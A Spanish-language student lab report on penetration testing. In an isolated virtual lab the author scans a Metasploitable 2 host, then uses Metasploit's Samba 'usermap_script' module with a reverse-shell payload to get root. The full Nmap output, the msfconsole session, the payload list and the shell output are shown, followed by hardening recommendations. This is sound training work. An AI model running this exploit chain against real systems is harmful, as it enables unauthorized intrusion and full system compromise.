Cybersecurity Lab – Exploitation of Vulnerable System (Metasploitable)

Paulo Picado Calderón

1. Introducción

El presente laboratorio tiene como finalidad simular un escenario real de pruebas de penetración en un entorno controlado, con el objetivo de identificar vulnerabilidades en un sistema y validar su explotación mediante herramientas de ciberseguridad.

A través de este ejercicio, se busca comprender el ciclo completo de un proceso de pentesting, incluyendo las fases de reconocimiento, enumeración, identificación de vulnerabilidades, explotación y análisis de impacto, evidenciando los riesgos asociados a servicios mal configurados o desactualizados.

2. Objetivo General

Identificar servicios vulnerables en una máquina objetivo y validar su explotación mediante técnicas de pentesting, obteniendo acceso al sistema.

3. Objetivos Específicos

a) Identificar los hosts existentes dentro de la red.
b) Realizar un análisis de vulnerabilidades utilizando la herramienta Nmap para identificar servicios y posibles vulnerabilidades.
c) Investigar los exploits existentes asociados a los servicios detectados.
d) Explotar las vulnerabilidades identificadas para comprender su impacto.
e) Documentar los resultados obtenidos durante el laboratorio.

4. Alcance

El presente laboratorio se desarrolla en un entorno controlado y aislado, utilizando máquinas virtuales diseñadas específicamente para pruebas de seguridad.

Las actividades realizadas se limitan a la identificación y explotación de vulnerabilidades dentro de la red simulada, sin afectar sistemas externos o en producción.

5. Limitaciones

- El entorno es simulado, por lo que no refleja completamente la complejidad de una red real.
- Las vulnerabilidades presentes en Metasploitable son intencionalmente inseguras y pueden no representar escenarios actuales.
- No se implementaron mecanismos de defensa o detección durante el laboratorio.


6. Entorno de Laboratorio

Para la realización del laboratorio se preparó un entorno simulado utilizando máquinas virtuales en VirtualBox (Kali Linux, Metasploitable 2 y Windows 11).

Estas máquinas fueron interconectadas mediante una red virtual creada en GNS3, utilizando un router Cisco configurado como servidor DHCP para la asignación automática de direcciones IP dentro de la red 192.168.1.0/24.

Se configuró la exclusión de direcciones IP para la interfaz f0/0 del router. Además, se utilizó un switch Ethernet para la interconexión de los dispositivos dentro de la topología de red.

A continuación, se muestra la topología utilizada en el laboratorio.



7. Metodología

Se utilizó una metodología basada en las fases clásicas del pentesting:

i. Reconocimiento
ii. Enumeración
iii. Identificación de vulnerabilidades
iv. Explotación
v. Post-explotación
vi. Análisis de impacto

Cada fase fue ejecutada de forma secuencial utilizando herramientas especializadas como Nmap, Searchsploit y Metasploit Framework.

8. Fase de Reconocimiento

Se realizó un escaneo completo de puertos utilizando Nmap con el objetivo de identificar servicios activos en la máquina objetivo.

Como resultado, se detectaron múltiples servicios expuestos, incluyendo FTP, SSH, HTTP, SMB (Samba), entre otros.

Se observó que el servicio Samba se encontraba en la versión 3.0.20, la cual es conocida por presentar vulnerabilidades críticas.

A continuación, se adjunta el resultado del escaneo realizado.

9. Fase de Enumeración

Durante esta fase se profundizó en la información obtenida en el reconocimiento, identificando versiones específicas de servicios y configuraciones relevantes.

Se confirmó la presencia del servicio Samba en el puerto 445, así como otros servicios potencialmente vulnerables, lo que permitió enfocar el análisis en vectores de ataque específicos.

10. Identificación de Vulnerabilidades

Se utilizaron herramientas como Searchsploit para identificar vulnerabilidades conocidas asociadas a las versiones de los servicios detectados.

Se determinó que la versión Samba 3.0.20 presenta múltiples vulnerabilidades conocidas, incluyendo aquellas que permiten ejecución remota de comandos.

Nmap Scan Report - Scanned at Mon Apr 13 14:36:37 2026

Scan Summary

Nmap 7.99 was initiated at Mon Apr 13 14:36:37 2026 with these arguments:
/usr/lib/nmap/nmap -sS -sV -sC -p- -oX /home/paulo/Desktop/scan 192.168.1.4

Verbosity: 0; Debug level 0

Nmap done at Mon Apr 13 14:42:49 2026; 1 IP address (1 host up) scanned in 372.16 seconds

192.168.1.4(online)

Address

- 192.168.1.4 (ipv4)
- 08:00:27:1F:8C:A0 - Oracle VirtualBox virtual NIC (mac)

Ports

The 65505 ports scanned but not shown below are in state: **closed**

- 65505 ports replied with: **reset**

Port		State	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd	2.3.4	
	ftp-anon	Anonymous FTP login allowed (FTP code 230)					
	ftp-syst	STAT: FTP server status: Connected to 192.168.1.2 Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 300 Control connection is plain text Data connections will be plain text vsFTPd 2.3.4 - secure, fast, stable End of status					
22	tcp	open	ssh	syn-ack	OpenSSH	4.7p1 Debian 8ubuntu1	protocol 2.0
	ssh-hostkey	1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA) 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)					
23	tcp	open	telnet	syn-ack			
25	tcp	open	smtp	syn-ack			
	smtp-commands	Couldn't establish connection on port 25					
53	tcp	open	domain	syn-ack	ISC BIND	9.4.2	
	dns-nsid	bind.version: 9.4.2					
80	tcp	open	http	syn-ack	Apache httpd	2.2.8	(Ubuntu) DAV/2
	http-server-header	Apache/2.2.8 (Ubuntu) DAV/2					
	http-title	Metasploitable2 - Linux					
111	tcp	open	rpcbind	syn-ack		2	RPC #100000
	rpcinfo	program version port/proto service 100000 2 111/tcp rpcbind 100000 2 111/udp rpcbind 100003 2,3,4 2049/tcp nfs 100003 2,3,4 2049/udp nfs 100005 1,2,3 42123/tcp mountd 100005 1,2,3 56744/udp mountd 100021 1,3,4 52594/udp nlockmgr 100021 1,3,4 58584/tcp nlockmgr 100024 1 44214/tcp status 100024 1 44216/udp status					
139	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
445	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.0.20-Debian	workgroup: WORKGROUP
512	tcp	open	exec	syn-ack			
513	tcp	open	login	syn-ack			
514	tcp	open	shell	syn-ack			
1099	tcp	open	java-rmi	syn-ack	GNU Classpath grmiregistry		
1524	tcp	open	bindshell	syn-ack	Metasploitable root shell		
2049	tcp	open	nfs	syn-ack		2-4	RPC #100003
2121	tcp	open	ccproxy-ftp	syn-ack			
3306	tcp	open	mysql	syn-ack			
3632	tcp	open	distccd	syn-ack	distccd	v1	(GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)
5432	tcp	open	postgresql	syn-ack	PostgreSQL DB	8.3.0 - 8.3.7	
	ssl-date	2026-04-13T20:35:08+00:00; -6m51s from scanner time.					
	ssl-cert	Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX Not valid before: 2010-03-17T14:07:45 Not valid after: 2010-04-16T14:07:45					
5900	tcp	open	vnc	syn-ack	VNC		protocol 3.3

	vnc-info	Protocol version: 3.3 Security types: VNC Authentication (2)					
6000	tcp	open	X11	syn-ack			access denied
6667	tcp	open	irc	syn-ack	UnrealIRCd		
6697	tcp	open	irc	syn-ack	UnrealIRCd		
8009	tcp	open	ajp13	syn-ack	Apache Jserv		Protocol v1.3
	ajp-methods	Failed to get a valid response for the OPTION request					
8180	tcp	open		syn-ack			
	http-favicon	Apache Tomcat					
	http-title	Apache Tomcat/5.5					
8787	tcp	open	drb	syn-ack	Ruby DRb RMI		Ruby 1.8; path /usr/lib/ruby/1.8/drb
42123	tcp	open	mountd	syn-ack		1-3	RPC #100005
44214	tcp	open	status	syn-ack		1	RPC #100024
44919	tcp	open	java-rmi	syn-ack	GNU Classpath grmiregistry		
58584	tcp	open	nlockmgr	syn-ack		1-4	RPC #100021

Host Script Output

Script Name	Output
smb2-time	Protocol negotiation failed (SMB2)
smb-security-mode	account_used: guest authentication_level: user challenge_response: supported message_signing: disabled (dangerous, but default)
clock-skew	mean: 1h13m58s, deviation: 2h18m55s, median: -5m37s
smb-os-discovery	OS: Unix (Samba 3.0.20-Debian) Computer name: metasploitable NetBIOS computer name: Domain name: localdomain FQDN: metasploitable.localdomain System time: 2026-04-13T16:34:13-04:00
nbstat	NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Misc Metrics

Metric	Value
Ping Results	arp-response

Se determinó que la vulnerabilidad más crítica correspondía al exploit conocido como “username map script”, el cual permite la ejecución remota de comandos sin autenticación adecuada.

Esta vulnerabilidad representa un riesgo alto, ya que puede ser explotada por un atacante para comprometer completamente el sistema objetivo.

11. Fase de Explotación

Se utilizó la herramienta Metasploit Framework para explotar la vulnerabilidad identificada.

Específicamente, se empleó el módulo:

“exploit/unix/samba/usermap_script”

Se configuró el objetivo y se ejecutó el exploit, logrando establecer una conexión remota con el sistema vulnerable.

12. Resultados Obtenidos

Como resultado de la explotación, se obtuvo acceso root al sistema objetivo, evidenciado mediante la ejecución de comandos como:

whoami → root

id → uid=0(root)

Esto confirma un compromiso total del sistema, permitiendo al atacante ejecutar comandos con privilegios máximos.

13. Evidencias (Capturas de Pantalla)

```
msf exploit(multi/samba/usermap_script) > search usermap_script

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf exploit(multi/samba/usermap_script) > use 0
[*] Using configured payload cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set rhosts 192.168.1.4
rhosts => 192.168.1.4
msf exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                      .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk                     .                normal  No     Unix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_busybox_telnetd         .                normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   3   payload/cmd/unix/bind_inetd                   .                normal  No     Unix Command Shell, Bind TCP (inetd)
   4   payload/cmd/unix/bind_jjs                     .                normal  No     Unix Command Shell, Bind TCP (via jjs)
   5   payload/cmd/unix/bind_lua                     .                normal  No     Unix Command Shell, Bind TCP (via Lua)
   6   payload/cmd/unix/bind_netcat                  .                normal  No     Unix Command Shell, Bind TCP (via netcat)
   7   payload/cmd/unix/bind_netcat_gaping           .                normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   8   payload/cmd/unix/bind_netcat_gaping_ipv6      .                normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   9   payload/cmd/unix/bind_nodejs                  .                normal  No     Unix Command Shell, Bind TCP (via nodejs)
   10  payload/cmd/unix/bind_perl                    .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   11  payload/cmd/unix/bind_perl_ipv6               .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   12  payload/cmd/unix/bind_r                       .                normal  No     Unix Command Shell, Bind TCP (via R)
   13  payload/cmd/unix/bind_ruby                    .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   14  payload/cmd/unix/bind_ruby_ipv6               .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   15  payload/cmd/unix/bind_socat_sctp              .                normal  No     Unix Command Shell, Bind SCTP (via socat)
   16  payload/cmd/unix/bind_socat_udp               .                normal  No     Unix Command Shell, Bind UDP (via socat)
   17  payload/cmd/unix/bind_zsh                     .                normal  No     Unix Command Shell, Bind TCP (via Zsh)
   18  payload/cmd/unix/generic                      .                normal  No     Unix Command, Generic Command Execution
   19  payload/cmd/unix/php/bind_php                 .                normal  No     PHP Exec, PHP Command Shell, Bind TCP (via PHP)
   20  payload/cmd/unix/php/bind_php_ipv6            .                normal  No     PHP Exec, PHP Command Shell, Bind TCP (via php) IPv6
   21  payload/cmd/unix/php/reverse_php              .                normal  No     PHP Exec, PHP Command Shell, Reverse TCP (via PHP)
   22  payload/cmd/unix/pingback_bind                .                normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   23  payload/cmd/unix/pingback_reverse             .                normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   24  payload/cmd/unix/reverse                      .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   25  payload/cmd/unix/reverse_awk                  .                normal  No     Unix Command Shell, Reverse TCP (via AWK)
   26  payload/cmd/unix/reverse_bash_telnet_ssl      .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   27  payload/cmd/unix/reverse_jjs                  .                normal  No     Unix Command Shell, Reverse TCP (via jjs)
   28  payload/cmd/unix/reverse_ksh                  .                normal  No     Unix Command Shell, Reverse TCP (via Ksh)
   29  payload/cmd/unix/reverse_lua                  .                normal  No     Unix Command Shell, Reverse TCP (via Lua)
```

Ilustración 1 Ejecución del exploit

```
   28  payload/cmd/unix/reverse_ksh                  .                normal  No     Unix Command Shell, Reverse TCP (via Ksh)
   29  payload/cmd/unix/reverse_lua                  .                normal  No     Unix Command Shell, Reverse TCP (via Lua)
   30  payload/cmd/unix/reverse_ncat_ssl             .                normal  No     Unix Command Shell, Reverse TCP (via ncat)
   31  payload/cmd/unix/reverse_netcat               .                normal  No     Unix Command Shell, Reverse TCP (via netcat)
   32  payload/cmd/unix/reverse_netcat_gaping        .                normal  No     Unix Command Shell, Reverse TCP (via netcat -e)
   33  payload/cmd/unix/reverse_openssl              .                normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   34  payload/cmd/unix/reverse_perl                 .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   35  payload/cmd/unix/reverse_perl_ssl             .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   36  payload/cmd/unix/reverse_php_ssl              .                normal  No     Unix Command Shell, Reverse TCP SSL (via php)
   37  payload/cmd/unix/reverse_python               .                normal  No     Unix Command Shell, Reverse TCP (via Python)
   38  payload/cmd/unix/reverse_python_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via python)
   39  payload/cmd/unix/reverse_r                    .                normal  No     Unix Command Shell, Reverse TCP (via R)
   40  payload/cmd/unix/reverse_ruby                 .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   41  payload/cmd/unix/reverse_ruby_ssl             .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   42  payload/cmd/unix/reverse_socat_sctp           .                normal  No     Unix Command Shell, Reverse SCTP (via socat)
   43  payload/cmd/unix/reverse_socat_tcp            .                normal  No     Unix Command Shell, Reverse TCP (via socat)
   44  payload/cmd/unix/reverse_socat_udp            .                normal  No     Unix Command Shell, Reverse UDP (via socat)
   45  payload/cmd/unix/reverse_ssh                  .                normal  No     Unix Command Shell, Reverse TCP SSH
   46  payload/cmd/unix/reverse_ssl_double_telnet    .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
   47  payload/cmd/unix/reverse_tclsh                .                normal  No     Unix Command Shell, Reverse TCP (via Tclsh)
   48  payload/cmd/unix/reverse_zsh                  .                normal  No     Unix Command Shell, Reverse TCP (via Zsh)

msf exploit(multi/samba/usermap_script) > set payload 24
payload => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS   192.168.1.4      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.2      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Ilustración 2 Ejecución del exploit

```
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.1.2:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo gkLn78LpAXfmEIqM;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "gkLn78LpAXfmEIqM\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.1.2:4444 → 192.168.1.4:51143) at 2026-04-13 16:11:29 -0600

whoami
root
id
uid=0(root) gid=0(root)
```

Ilustración 3 Acceso root

14. Post-Explotación

Una vez obtenido acceso al sistema, se realizó exploración básica del entorno, incluyendo:

- Listado de directorios del sistema
- Identificación de usuarios
- Verificación del sistema operativo

Esto permitió validar el nivel de acceso obtenido y comprender la estructura del sistema comprometido.

15. Análisis de Impacto

La explotación de la vulnerabilidad permitió obtener acceso root al sistema, lo que implica:

- Compromiso total de la confidencialidad de la información
- Capacidad de modificar o eliminar datos
- Posibilidad de afectar la disponibilidad del sistema

Este tipo de vulnerabilidad representa un riesgo crítico en entornos reales ya que permite a un atacante escalar privilegios hasta nivel root y mantener control total del sistema.

Clasificación de la vulnerabilidad

Severidad: Crítica

Tipo: Remote Code Execution (RCE)

Acceso requerido: Ninguno

Impacto: Compromiso total del sistema

16. Recomendaciones de Seguridad

- Actualizar el servicio Samba a versiones seguras
- Restringir el acceso al puerto 445 mediante firewall
- Implementar segmentación de red
- Aplicar políticas de hardening en servidores
- Monitorear servicios expuestos y registros del sistema

17. Conclusiones

El laboratorio demostró que la exposición de servicios vulnerables puede derivar en un compromiso total del sistema.

La correcta identificación y explotación de vulnerabilidades permite evidenciar riesgos críticos en infraestructuras mal configuradas, resaltando la importancia de mantener sistemas actualizados y protegidos mediante buenas prácticas de seguridad.

Este tipo de pruebas resalta la importancia de realizar auditorías de seguridad periódicas en infraestructuras tecnológicas.

18. Referencias

Nmap Documentation – https://nmap.org

Exploit Database – https://www.exploit-db.com

Metasploit Framework – https://www.metasploit.com

Kali Linux Tools – https://www.kali.org